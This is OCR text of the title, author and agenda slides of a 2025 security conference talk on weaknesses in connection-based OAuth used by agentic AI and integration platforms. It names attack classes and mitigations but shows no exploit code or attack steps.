


AUGUST 6-7, 2025


MANDALAY BAY / LAS VEGAS

Back to the Future:
Hacking & Securing Connection-based OAuth Architectures in Agentic AI & Integration Platforms

Kaixuan Luo[1], Xianbo Wang[1], Adonis Fung[2], Yanxiang Bi[1], **Wing Cheong Lau**[1]


1 The Chinese University of Hong Kong 2 Samsung Research America

About us



Kaixuan Luo
PhD Candidate
kaixuan@ie.cuhk.edu.hk


Xianbo Wang
PhD Candidate
𝕏 @sanebow



Yanxiang Bi
PhD Candidate
by022@ie.cuhk.edu.hk

Wing C. Lau
Professor
wclau@ie.cuhk.edu.hk

香港中文大學
The Chinese University of Hong Kong



Adonis Fung
Director of Engineering, Security
adonis.fung@samsung.com

Samsung Research America

Agenda

Background:

- Integration Platform, Agentic AI Ecosystem
- OAuth-based delegation of Tool access by Users to Integration Platforms & AI Agents
- The new OAuth-as-a-Service (OaaS) paradigm to ease 3rd-party Agent developments

Key Concepts behind OaaS:

- Technical details of the non-standard, yet increasingly popular, Connection-based OAuth Architectures for realizing OaaS

Classic Web Attacks resurrected by Connection-based OAuth:

- Cross-Agent/ Cross-Tool/ Cross-User Confused Deputy, Session Fixation, Open Redirect
- Mitigations and the Intricacies required to get them right


Real-World Impact:

- Case Study, Demo and Evaluation

Reflections and Summary:

- Key Takeaways

Previously [BHUSA'24]: the Pre-Agentic AI Era




- Users delegate Tool access/control to a handful of Integration Platforms built-by Big-name Service providers.

[BHUSA '24] Kaixuan Luo et al. One Hack to Rule Them All: Pervasive Account Takeovers in Integration Platforms for Workflow Automation, Virtual Voice Assistant, IoT, & LLM Services. https://www.youtube.com/watch?v=qrHEBElig3c


Trending: The Era of Agentic AI

- In the Era of Agentic AI, many 3rd-party developers will build various Agents to serve their customers.
- Customers will delegate Tool access/control to these different 3rd-party Agents.




The Emergence of Agentic AI Platforms

- Emerging Agentic AI Platforms are busy positioning themselves to facilitate 3rd-party Agent developments.



User delegates Tool access/control to Integration Platforms and Many Agents




OAuth – the industry standard for delegating Tool access/control to Integration Platforms / Agents

